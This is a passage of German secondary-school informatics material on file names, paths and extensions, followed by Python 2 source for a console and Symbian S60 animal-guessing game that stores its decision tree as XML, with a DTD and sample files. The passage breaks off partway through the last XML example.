- Nehmen Sie mit einem Aufnahmeprogramm nun ebenfalls ein paar Sekunden z. B. die Umgebungsgeräusche auf. In welchem Speicherbereich wird die Sounddatei abgelegt? Geben Sie ebenfalls den Pfadnamen an.
- Begründen Sie, warum der Pfadname `d:\Data\Images\Pic20091006.jpg` für ein Urlaubsbild denkbar ungünstig gewählt ist.

[2]Diese Namen werden als spezielle Verzeichnisnamen verwendet. Recherchieren Sie den Begriff der relativen Pfade.

Matthias Heming 25. November 2009

Hinweise zur Phase »Dateinamen und -pfade«

1 Kompetenzformulierung

Schülerinnen und Schüler ...

- unterscheiden Dateiinhalt und Dateinamen/Pfadnamen.
- erkennen ausgewählte Dateiformate anhand der Dateiendung.
- erstellen Railroad-Diagramme zur Darstellung des Aufbaus von Pfadnamen.
- unterscheiden verschiedene Speicherbereiche anhand des Laufwerksbuchstaben im Pfadnamen.

2 Detaillierte Zielsetzung

Sämtliche Daten, die einem Informatiksystem bekannt sind, können in Form von Dateien auf den zur Verfügung stehenden Speichermedien verwaltet werden. Die logische Struktur, in der die Dateien gesichert werden, kann durch einen Verzeichnisbaum dargestellt werden und soll auch als solcher von Schülerinnen und Schülern untersucht werden.
Grundsätzlich können die Aufgaben unabhängig vom verwendeten Informatiksystem bearbeitet werden, Einschränkungen ergeben sich darin, dass ein Dateimanager[1] zur Verfügung stehen muss, der die zugrundeliegende Verzeichnisstruktur sichtbar macht. Ebenso müssen Kamera bzw. Mikrofon zur Aufnahme von Geräuschen bzw. Bildern vorhanden sein. Sollte anstelle eines Mobiltelefons ein anderes Informatiksystem genutzt werden, so müssen die Aufgaben geringfügig abgeändert werden.

3 Mögliche Weiterarbeit

Während die Aufgaben nur mit absoluten Pfaden arbeiten, wird an der Stelle der speziellen Verzeichnisnamen `.` und `..` bereits angedeutet, dass es noch Besonderheiten zu beachten gibt, die in Form der relativen Pfade ausführlicher betrachtet werden können.
Themen mit höherer Komplexität wären nun der Ausbruch aus den Baumstrukturen, indem mit harten bzw. symbolischen Verknüpfungen ebenenübergreifende Verbindungen hergestellt werden. Diese Techniken sind jedoch stark an konkrete Dateisysteme geknüpft und müssten mit einer Erläuterung der physikalischen Struktur der Dateien auf dem Speichermedium einhergehen.
Für die weniger komplexe Weiterarbeit können Namenskonventionen zur Vermeidung von Missverständnissen angesprochen werden. Es wäre z. B. ungünstig, ein Verzeichnis der Bezeichnung `xxx.doc` zu versehen. Für die formulierten Regeln können Railroad-Diagramme erarbeitet werden. Als praktisches Beispiel für die Anwendung solcher Konventionen ist die Kennzeichnung von versteckten Dateien auf unixoiden Systemen, die allein auf dem Dateinamen, der mit einem Punkt beginnen muss, basiert.

[1] Für Mobiltelefone mit Symbian S60 Betriebssystem ist dies z. B. der Y-Browser – `http://www.drjukka.com/YBrowser.html` – zuletzt geprüft am 06. Oktober 2009


4 Für das Merkheft

Die **Dateien** auf einem Speichermedium sind logisch in einer **Baumstruktur** angeordnet. Zur besseren Strukturierung können **Verzeichnisse** genutzt werden, in denen Dateien zusammengefasst, aber auch weitere (Unter)Verzeichnisse angelegt werden können.

Dateiname und Speicherort (**Pfad**) einer Datei werden in dem **Pfadnamen** zusammengefasst. Einige Betriebssysteme unterscheiden verschiedene Speicherbereiche durch einen eindeutigen Buchstaben, so dass Beispiele für vollständige Pfadnamen wie folgt aussehen können:

```
c:\data\images\2009\09\08\Bild1.jpg
 d:\tmp\browsercache\logo20x45.gif
  e:\music\agnes\01release-me.mp3
```

Das Zeichen `\` ist Trennsymbol zwischen dem Laufwerksbuchstaben, den Verzeichnis- und Dateinamen. Manche Betriebssysteme benutzen andere Trennsymbole.



Matthias Heming 25. November 2009

Lernzielkontrolle zum Thema »Dateinamen und -pfade«

Aufgabe 1

Falls die Dateiendungen entsprechend dem tatsächlichen Inhalt gewählt wurden, was verbirgt sich hinter den Dateien `d0.exe`, `d1.jpg`, `d2.mp3`, `d3.mp4`, `d6.sis`.


Aufgabe 2

Bei dem Windows Explorer, dem Dateimanager von Windows Betriebssystemen, ist es voreingestellt, dass bekannte Dateiendungen (also z. B. `exe` für Anwendungen, `jpg`, `bmp` oder `gif` für Bilder in verschiedenen Formaten, oder auch `txt` für einfache Textdateien) ausgeblendet werden. Eine Datei mit Namen `schoenesBild.jpg` wird also nur als `schoenesBild` angezeigt.

Ihr Windowssystem ist nun ebenfalls so eingestellt. Was schließen Sie, falls Sie dennoch eine Datei mit Namen `VielTolleresBild.jpg` sehen?

Aufgabe 3

Nach welchem Prinzip werden Pfadnamen aufgebaut? Fertigen Sie ein passendes Railroad-Diagramm an. Nutzen Sie ein Nonterminal *Verzeichnisname* und ein Nonterminal *Dateiname*, **ohne diese näher zu erläutern**.



3 Tiereraten

3.1 Quelltext für Nutzung einer textbasierten Ein- und Ausgabe

```
1  #!/usr/bin/env python
2  # coding: latin1
3
4  import xml.etree.cElementTree as ET
5
6  # GUI Methoden, bei einer Portierung entsprechend zu ersetzen
7  import sys
8  def stelleFrageGUI(text):
9      """
10     Diese Funktion stellt der Nutzerin bzw. dem Nutzer
11     den übergebenen String als Frage mit Möglichkeit zur
12     Ja/Nein–Antwort. Die Antwort "Ja" wird als True,
13     die Antwort "Nein" als False zurückgegeben.
14
15     Diese Funktion nutzt "print" zur Ausgabe und
16     "raw_input" zum Einlesen der Eingaben.
17     """
18     x = ""
19     while x not in ["j","J","n","N"]:
20         x = raw_input(text+"␣(J)a␣oder␣(N)ein:␣")
21     if x in ["j","J"]:
22         return True
23     else:
24         return False
25
26 def liesTextGUI(label):
27     """
28     Diese Funktion liest von dem Benutzer bzw. von der Benutzerin
29     einen Text ein. Die Aufforderung wird mit dem übergebenen String
30     betitelt.
31
32     Diese Funktion benutzt die Methode raw_input.
33     """
34     print label+"␣", # wie geht die unterdrueckung des Zeilenumbruchs mit
           Klammersyntax?
35     retval = raw_input()
36     retval = unicode(retval,sys.stdin.encoding)
37     if retval == "":
38         return None
39     else:
40         return retval
41
42 def gibAusGUI(text):
43     """
44     Diese Funktion gibt den übergebenen Text als
45     Hinweis für Nutzerin oder Nutzer aus.
46
```

```
47      Zur Ausgabe wird "print" benutzt.
48      """
49      print(text)
50
51
52  def liesNeueFrageGUI(alternative):
53      """
54      Diese Funktion bekommt die zuletzt mögliche Tierart
55      als Parameter übergeben und liest von der Nutzerin bzw.
56      dem Nutzer eine Frage ein, um die gespeicherte und neue
57      Tierart voneinander zu unterscheiden.
58
59      Zurückgegeben wird als Tupel:
60       - Die neue Tierart
61       - Eine Frage, die für die neue Tierart mit "Ja"
62         beantwortet werden muss.
63
64      Diese Funktion nutzt "print" zur Ausgabe und
65      "raw_input" zum Einlesen der Eingaben.
66      """
67      neuestier = liesTextGUI(u"Ich␣kenne␣die␣gesuchte␣Tierart␣noch␣nicht.␣Wie␣heißt␣
            sie?")
68      gibAusGUI(u"Wie␣kann␣ich␣'"+neuestier+"'␣und␣'"+alternative+"'␣unterscheiden?")
69      neuefrage = liesTextGUI(u"Geben␣Sie␣eine␣Frage␣ein,␣die␣für␣'"+neuestier+u"'␣mit
            ␣Ja,"
70                              u"␣für␣'"+alternative+ u"'␣aber␣mit␣Nein␣beantwortet␣
                                    werden␣muss:␣")
71      return neuestier,neuefrage
72
73
74  # Innerer Knoten des Suchbaums. Als Blätter werden Zeichenketten verwendet,
75  # die nicht als Klasse zusammengefasst werden müssen.
76  class Frage:
77      def __init__(self,text,verweisJA,verweisNEIN):
78          self.text = text
79          self.verweisJA = verweisJA
80          self.verweisNEIN = verweisNEIN
81
82
83  # Im- und Exportfunktionen für XML-Dateien nach der DTD
84  # http://www.familie-heming.de/animaltree.dtd
85  def _animaltreeImportHilfe(element):
86      if element.tag == "question":
87          if len(element.attrib)!=1:
88              raise SyntaxError("'question'-Element␣muss␣genau␣ein␣Attribut␣mit␣
                    Bezeichnung␣'txt'"
89                                "␣besitzen,␣andere␣Attribute␣sind␣nicht␣erlaubt.")
90          if 'txt' not in element.attrib:
91              raise SyntaxError("'question'-Element␣muss␣genau␣ein␣Attribut␣mit␣
                    Bezeichnung␣'txt'"
92                                "␣besitzen,␣andere␣Attribute␣sind␣nicht␣erlaubt.")
```

```
93          if len(element)!=2:
94              raise SyntaxError("'question'-Element muss genau ein 'answerYes'- und '
                    answerNo'-Tag"
95                      " in dieser Reihenfolge enthalten.")
96          elif element[0].tag!='answerYes' or element[1].tag!='answerNo':
97              raise SyntaxError("'question'-Element muss genau ein 'answerYes'- und '
                    answerNo'-Tag"
98                      " in dieser Reihenfolge enthalten.")
99          else:
100             retval = Frage(element.attrib['txt'],"dummy","dummy")
101             retval.verweisJA = _animaltreeImportHilfe(element[0])
102             retval.verweisNEIN = _animaltreeImportHilfe(element[1])
103             return retval
104     elif element.tag == "animal":
105         return element.text
106     elif element.tag == "answerYes" or element.tag == "answerNo":
107         if len(element.attrib)!=0:
108             raise SyntaxError("'"+element.tag+"'-Tags dürfen keine Attribute
                    besitzen.")
109         elif len(element)!=1:
110             raise SyntaxError("'"+element.tag+"'-Tags dürfen nur genau ein 'question
                    '- oder"
111                               "'animal'-Tag enthalten.")
112         elif element[0].tag!='animal' and element[0].tag!='question':
113             raise SyntaxError("'"+element.tag+"'-Tags dürfen nur genau ein 'question
                    '- oder"
114                               "'animal'-Tag enthalten.")
115         else:
116             return _animaltreeImportHilfe(element[0])
117     else:
118         raise SyntaxError("Die Tag-Bezeichnung "+element.tag+" ist unbekannt.")
119
120 def animaltreeImport(dateiname):
121     tree = ET.parse(dateiname)
122     root = tree.getroot()
123     if root.tag != "animaltree":
124         raise SyntaxError("Wurzelelement muss 'animaltree' sein.")
125     elif len(root)!= 1:
126         raise SyntaxError("Wurzelelement darf nur ein einzelnes 'question'-Tag
                enthalten.")
127     elif root[0].tag!="question":
128         raise SyntaxError("Wurzelelement darf nur ein einzelnes 'question'-Tag
                enthalten.")
129     elif len(root.attrib)!=0:
130         raise SyntaxError("Wurzelelement darf keine Attribute besitzen.")
131     wurzel = _animaltreeImportHilfe(root[0])
132     return wurzel
133
134 def _animaltreeExportHilfe(knoten):
135     if type(knoten)==str or type(knoten)==unicode:
136         retval = ET.Element("animal")
```

```
137         retval.text = knoten
138         return retval
139     else:
140         retval = ET.Element("question")
141         retval.attrib['txt'] = knoten.text
142         answerYes = ET.Element("answerYes")
143         answerYes.append(_animaltreeExportHilfe(knoten.verweisJA))
144         answerNo = ET.Element("answerNo")
145         answerNo.append(_animaltreeExportHilfe(knoten.verweisNEIN))
146         retval.append(answerYes)
147         retval.append(answerNo)
148         return retval
149 
150 def animaltreeExport(wurzel,dateiname):
151     header = '<?xml version="1.0" encoding="utf-8"?>\n<!DOCTYPE animaltree SYSTEM "
        http://www.familie-heming.de/animaltree.dtd">\n'
152     root = ET.Element("animaltree")
153     root.append(_animaltreeExportHilfe(wurzel))
154     fh = open(dateiname,"w")
155     fh.write(header)
156     tree = ET.ElementTree(root)
157     tree.write(fh)
158 
159 
160 def datenLaden():
161     nochmal = True
162     while nochmal:
163         dateiname = liesTextGUI("Pfadname eingeben:")
164         try:
165             if dateiname is not None:
166                 wurzel = animaltreeImport(dateiname)
167                 gibAusGUI("Daten wurden erfolgreich geladen.")
168                 return wurzel
169             else:
170                 gibAusGUI("Abbruch: Standarddaten werden verwendet.")
171             nochmal = False
172         except IOError:
173             gibAusGUI("Daten konnten nicht gelesen werden, evtl. einen anderen 
                Pfadnamen verwenden.")
174         except SyntaxError, serror:
175             gibAusGUI("Daten konnten nicht gelesen werden, Format fehlerhaft.")
176             gibAusGUI(serror.message)
177         return None # der Vollstaendigkeit halber
178 
179 def datenSpeichern(wurzel):
180     nochmal = True
181     while nochmal:
182         dateiname = liesTextGUI("Pfadname eingeben (evtl. vorhande Datei wird 
            ueberschrieben!):")
183         try:
184             if dateiname is not None:
```

```
185                 animaltreeExport(wurzel,dateiname)
186                 gibAusGUI("Daten wurden erfolgreich gespeichert.")
187             nochmal = False
188         except IOError:
189             gibAusGUI("Daten konnten nicht gespeichert werden, evtl. einen anderen
                    Pfadnamen verwenden.")
190
191
192 if __name__ == "__main__":
193     # Initialisierung des Wurzelbaums
194     # mit mindestens einer Frage
195     if stelleFrageGUI("Daten aus Datei laden?"):
196         wurzel = datenLaden()
197         if wurzel is None:
198             print("Nix geladen")
199             wurzel = Frage("Schwimmt es im Wasser?","Fisch","Hund")
200     else:
201         wurzel = Frage("Schwimmt es im Wasser?","Fisch","Hund")
202     nochmal = True
203     while nochmal:
204         aktKnoten = wurzel
205         while type(aktKnoten)!=str and type(aktKnoten)!=unicode:
206             # Innerer Knoten, Fragestellen und weiterlaufen
207             vorfahre = aktKnoten
208             if stelleFrageGUI(aktKnoten.text):
209                 aktKnoten = aktKnoten.verweisJA
210                 letzteEntscheidung = True
211             else:
212                 aktKnoten = aktKnoten.verweisNEIN
213                 letzteEntscheidung = False
214         # Blatt erreicht, Tierart gefunden?
215         if stelleFrageGUI("Lautet die gesuchte Tierart "+aktKnoten+ "?"):
216             gibAusGUI("Das hat ja gut geklappt.")
217         else:
218             neuestier,neuefrage = liesNeueFrageGUI(aktKnoten)
219             if neuestier is None or neuefrage is None:
220                 gibAusGUI("Hinzufuegen einer Tierart abgebrochen.")
221             else:
222                 neuerKnoten = Frage(neuefrage,neuestier,aktKnoten)
223                 if letzteEntscheidung:
224                     vorfahre.verweisJA = neuerKnoten
225                 else:
226                     vorfahre.verweisNEIN = neuerKnoten
227         nochmal = stelleFrageGUI("Spiel von vorne beginnen?")
228     if stelleFrageGUI("Evtl. veraenderte Daten speichern?"):
229         datenSpeichern(wurzel)
```

3.2 Quelltext für Nutzung der grafischen Oberfläche des Symbianbetriebssystem

```
1  # coding: latin1
2  # ################################################################
3  # Achtung:
4  # PythonForS60 interpretiert Quelltextdateien nur in latin1!!
5  # ################################################################
6
7  # Dieses Dokument wird veröffentlicht unter der CC-Lizenz by-nc-sa
8  # http://creativecommons.org/licenses/by-nc-sa/3.0/de/
9
10 # Für PythonForS60 Version 1.4.5 muss cElementTree nachinstalliert
11 # werden. Ein Installationspaket mit abgelaufenem Zertifikat,
12 # (also noch neu zu signieren -- "ensymble signsis ...")
13 # ist verfügbar unter:
14 # http://ssalmine.googlepages.com/somepys60extensions.
15
16 # Importiere XML-Parser Funktionalitaet,
17 try:
18     import cElementTree as ET
19 except ImportError:
20     import xml.etree.cElementTree as ET
21
22 # GUI Methoden, bei einer Portierung entsprechend zu ersetzen
23 import appuifw
24 def stelleFrageGUI(text):
25     """
26     Diese Funktion stellt der Nutzerin bzw. dem Nutzer
27     den übergebenen String als Frage mit Möglichkeit zur
28     Ja/Nein-Antwort. Die Antwort "Ja" wird als True,
29     die Antwort "Nein" als False zurückgegeben.
30
31     Diese Funktion nutzt die appuifw.query-Methode mit
32     type="query" zur Interaktion, schön wäre noch eine
33     Möglichkeit, die Softkey-Label anzupassen, aber nicht heute...
34     """
35     r = appuifw.query(unicode(text)+"\n(Ok=Ja, Abbruch=Nein)","query")
36     if r==1:
37         return True
38     if r is None:
39         return False
40
41 def liesTextGUI(label):
42     """
43     Diese Funktion liest von dem Benutzer bzw. von der Benutzerin
44     einen Text ein. Die Aufforderung wird mit dem übergebenem String
45     betitelt.
46
47     Diese Funktion nutzt die appuifw.query-Methode mit type="text".
48     """
49     return appuifw.query(unicode(label),"text")
```

```
50
51 def gibAusGUI(text):
52     """
53     Diese Funktion gibt den übergebenen Text als
54     Hinweis für Nutzerin oder Nutzer aus.
55
56     Zur Ausgabe wird die appuifw.note-Methode benutzt.
57     """
58     appuifw.note(unicode(text))
59
60 def liesNeueFrageGUI(alternative):
61     """
62     Diese Funktion bekommt die zuletzt mögliche Tierart
63     als Parameter übergeben und liest von der Nutzerin bzw.
64     dem Nutzer eine Frage ein, um die gespeicherte und neue
65     Tierart voneinander zu unterscheiden.
66
67     Zurückgegeben wird als Tupel:
68      - Die neue Tierart
69      - Eine Frage, die für die neue Tierart mit "Ja"
70        beantwortet werden muss.
71
72     Es wird die Funktion "liesTextGUI" verwendet.
73     """
74     label = u"Ich␣kenne␣die␣gesuchte␣Tierart␣noch␣nicht.␣Wie␣heißt␣sie?"
75     neuestier = liesTextGUI(label)
76     if neuestier is None:
77         return None, None
78     label = u"Ja/Nein-Frage␣mit␣Antw.␣'Ja'␣für␣'"+neuestier+u"'␣und␣'nein'␣für␣'"+
           alternative+"'?"
79     neuefrage = liesTextGUI(unicode(label))
80     return neuestier,neuefrage
81
82
83 # Innerer Knoten des Suchbaums. Als Blätter werden Zeichenketten verwendet,
84 # die nicht als Klasse zusammengefasst werden müssen.
85 class Frage:
86     def __init__(self,text,verweisJA,verweisNEIN):
87         self.text = text
88         self.verweisJA = verweisJA
89         self.verweisNEIN = verweisNEIN
90
91
92 # Im- und Exportfunktionen für XML-Dateien nach der DTD
93 # http://www.familie-heming.de/animaltree.dtd
94 def _animaltreeImportHilfe(element):
95     if element.tag == "question":
96         if len(element.attrib)!=1:
97             raise SyntaxError("'question'-Element␣muss␣genau␣ein␣Attribut␣mit␣
                   Bezeichnung␣'txt'"
98                               "␣besitzen,␣andere␣Attribute␣sind␣nicht␣erlaubt.")
```

```
99          if 'txt' not in element.attrib:
100             raise SyntaxError("'question'-Element muss genau ein Attribut mit
                    Bezeichnung 'txt'"
101                               " besitzen, andere Attribute sind nicht erlaubt.")
102         if len(element)!=2:
103             raise SyntaxError("'question'-Element muss genau ein 'answerYes'- und '
                    answerNo'-Tag"
104                               " in dieser Reihenfolge enthalten.")
105         elif element[0].tag!='answerYes' or element[1].tag!='answerNo':
106             raise SyntaxError("'question'-Element muss genau ein 'answerYes'- und '
                    answerNo'-Tag"
107                               " in dieser Reihenfolge enthalten.")
108         else:
109             retval = Frage(element.attrib['txt'],"dummy","dummy")
110             retval.verweisJA = _animaltreeImportHilfe(element[0])
111             retval.verweisNEIN = _animaltreeImportHilfe(element[1])
112             return retval
113     elif element.tag == "animal":
114         return element.text
115     elif element.tag == "answerYes" or element.tag == "answerNo":
116         if len(element.attrib)!=0:
117             raise SyntaxError("'"+element.tag+"'-Tags dürfen keine Attribute
                    besitzen.")
118         elif len(element)!=1:
119             raise SyntaxError("'"+element.tag+"'-Tags dürfen nur genau ein 'question
                    '- oder"
120                               "'animal'-Tag enthalten.")
121         elif element[0].tag!='animal' and element[0].tag!='question':
122             raise SyntaxError("'"+element.tag+"'-Tags dürfen nur genau ein 'question
                    '- oder"
123                               "'animal'-Tag enthalten.")
124         else:
125             return _animaltreeImportHilfe(element[0])
126     else:
127         raise SyntaxError("Die Tag-Bezeichnung "+element.tag+" ist unbekannt.")
128
129 def animaltreeImport(dateiname):
130     tree = ET.parse(dateiname)
131     root = tree.getroot()
132     if root.tag != "animaltree":
133         raise SyntaxError("Wurzelelement muss 'animaltree' sein.")
134     elif len(root)!= 1:
135         raise SyntaxError("Wurzelelement darf nur ein einzelnes 'question'-Tag
                enthalten.")
136     elif root[0].tag!="question":
137         raise SyntaxError("Wurzelelement darf nur ein einzelnes 'question'-Tag
                enthalten.")
138     elif len(root.attrib)!=0:
139         raise SyntaxError("Wurzelelement darf keine Attribute besitzen.")
140     wurzel = _animaltreeImportHilfe(root[0])
141     return wurzel
```

```
142
143 def _animaltreeExportHilfe(knoten):
144     if type(knoten)==str or type(knoten)==unicode:
145         retval = ET.Element("animal")
146         retval.text = knoten
147         return retval
148     else:
149         retval = ET.Element("question")
150         retval.attrib['txt'] = knoten.text
151         answerYes = ET.Element("answerYes")
152         answerYes.append(_animaltreeExportHilfe(knoten.verweisJA))
153         answerNo = ET.Element("answerNo")
154         answerNo.append(_animaltreeExportHilfe(knoten.verweisNEIN))
155         retval.append(answerYes)
156         retval.append(answerNo)
157         return retval
158
159 def animaltreeExport(wurzel,dateiname):
160     header = '<?xml␣version="1.0"␣encoding="utf-8"?>\n<!DOCTYPE␣animaltree␣SYSTEM␣"
        http://www.familie-heming.de/animaltree.dtd">\n'
161     root = ET.Element("animaltree")
162     root.append(_animaltreeExportHilfe(wurzel))
163     fh = open(dateiname,"w")
164     fh.write(header)
165     tree = ET.ElementTree(root)
166     tree.write(fh)
167
168
169 def datenLaden():
170     nochmal = True
171     while nochmal:
172         dateiname = liesTextGUI("Pfadname␣eingeben:")
173         try:
174             if dateiname is not None:
175                 wurzel = animaltreeImport(dateiname)
176                 gibAusGUI("Daten␣wurden␣erfolgreich␣geladen.")
177                 return wurzel
178             else:
179                 gibAusGUI("Abbruch:␣Standarddaten␣werden␣verwendet.")
180             nochmal = False
181         except IOError:
182             gibAusGUI("Daten␣konnten␣nicht␣gelesen␣werden,␣evtl.␣einen␣anderen␣
                Pfadnamen␣verwenden.")
183         except SyntaxError, serror:
184             gibAusGUI("Daten␣konnten␣nicht␣gelesen␣werden,␣Format␣fehlerhaft.")
185             gibAusGUI(serror.message)
186         return None # der Vollstaendigkeit halber
187
188 def datenSpeichern(wurzel):
189     nochmal = True
190     while nochmal:
```

```
191         dateiname = liesTextGUI("Pfadname␣eingeben␣(evtl.␣vorhande␣Datei␣wird␣
                ueberschrieben!):")
192         try:
193             if dateiname is not None:
194                 animaltreeExport(wurzel,dateiname)
195                 gibAusGUI("Daten␣wurden␣erfolgreich␣gespeichert.")
196             nochmal = False
197         except IOError:
198             gibAusGUI("Daten␣konnten␣nicht␣gespeichert␣werden,␣evtl.␣einen␣anderen␣
                    Pfadnamen␣verwenden.")
199
200
201 # if __name__ == "__main__":
202 if True:
203     # Initialisierung des Wurzelbaums
204     # mit mindestens einer Frage
205     if stelleFrageGUI("Daten␣aus␣Datei␣laden?"):
206         wurzel = datenLaden()
207         if wurzel is None:
208             wurzel = Frage("Schwimmt␣es␣im␣Wasser?","Fisch","Hund")
209     else:
210         wurzel = Frage("Schwimmt␣es␣im␣Wasser?","Fisch","Hund")
211     nochmal = True
212     while nochmal:
213         aktKnoten = wurzel
214         while type(aktKnoten)!=str and type(aktKnoten)!=unicode:
215             # Innerer Knoten, Fragestellen und weiterlaufen
216             vorfahre = aktKnoten
217             if stelleFrageGUI(aktKnoten.text):
218                 aktKnoten = aktKnoten.verweisJA
219                 letzteEntscheidung = True
220             else:
221                 aktKnoten = aktKnoten.verweisNEIN
222                 letzteEntscheidung = False
223         # Blatt erreicht, Tierart gefunden?
224         if stelleFrageGUI("Lautet␣die␣gesuchte␣Tierart␣"+aktKnoten+ "?"):
225             gibAusGUI("Das␣hat␣ja␣gut␣geklappt.")
226         else:
227             neuestier,neuefrage = liesNeueFrageGUI(aktKnoten)
228             if neuestier is None or neuefrage is None:
229                 gibAusGUI("Hinzufuegen␣einer␣Tierart␣abgebrochen.")
230             else:
231                 neuerKnoten = Frage(neuefrage,neuestier,aktKnoten)
232                 if letzteEntscheidung:
233                     vorfahre.verweisJA = neuerKnoten
234                 else:
235                     vorfahre.verweisNEIN = neuerKnoten
236         nochmal = stelleFrageGUI("Spiel␣von␣vorne␣beginnen?")
237     if stelleFrageGUI("Evtl.␣veraenderte␣Daten␣speichern?"):
238         datenSpeichern(wurzel)
```

3.3 Beispielquelltext für vereinfachte Realisierung nur mit Verzweigungen

```
# coding: latin1

import appuifw

antwort = appuifw.query(u"Ist es ein Fisch?","query")
if antwort == None:
    rueckfrage = appuifw.query(u"Vielleicht eine Maus","query")
    if rueckfrage == None:
        appuifw.note(u"Auch nicht, Mist.")
    if rueckfrage == 1:
        appuifw.note(u"Immerhin beim zweiten Versuch.")
if antwort == 1:
    appuifw.note(u"Juhu, ich habe richtig gelegen!")
```

3.4 Documenttype Definition der zugrundeliegenden XML-Struktur

```
<!ELEMENT animaltree (question)>
<!ELEMENT question (answerYes,answerNo)>
  <!ATTLIST question txt CDATA #REQUIRED>
<!ELEMENT answerYes (animal|question)>
<!ELEMENT answerNo (animal|question)>
<!ELEMENT animal (#PCDATA)>
```

3.5 Einfache Beispieldatei für die Datenspeicherung mit XML

```
<?xml version="1.0"?>
<!DOCTYPE animaltree SYSTEM "http://www.familie-heming.de/animaltree.dtd">
<animaltree>
        <question txt="Schwimmt es im Wasser?">
                <answerYes>
                        <animal>Fisch</animal>
                </answerYes>
                <answerNo>
                        <animal>Hund</animal>
                </answerNo>
        </question>
</animaltree>
```

3.6 Ausführlichere Beispieldatei für die Datenspeicherung mit XML

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE animaltree SYSTEM "http://www.familie-heming.de/animaltree.dtd">
<animaltree>
	<question txt="Hat es vier Beine?">
	<answerYes>
		<question txt="Kann man drauf reiten?">
		<answerYes>
			<question txt="Kann es wiehern?">
			<answerYes><animal>Pferd</animal></answerYes>
			<answerNo><animal>Esel</animal></answerNo>
			</question>
		</answerYes>
		<answerNo>
			<question txt="Ist es ein Nagetier?">
			<answerYes><animal>Maus</animal></answerYes>
			<answerNo>
				<question txt="Frisst es gerne Mäuse?">
				<answerYes><animal>Katze</animal></answerYes>
				<answerNo><animal>Hund</animal></answerNo>
				</question>
			</answerNo>
			</question>
		</answerNo>
		</question>
	</answerYes>
	<answerNo>
		<question txt="Schwimmt es im Wasser?">
		<answerYes>
			<question txt="Ist es ein Säugetier?">
				<answerYes><animal>Delfin</animal></answerYes>
				<answerNo><animal>Fisch</animal></answerNo>
			</question>
		</answerYes>
		<answerNo>
			<question txt="Kann es auf zwei Beinen laufen?">
				<answerYes><animal>Affe</animal></answerYes>
				<answerNo><animal>Regenwurm</animal></answerNo>
			</question>
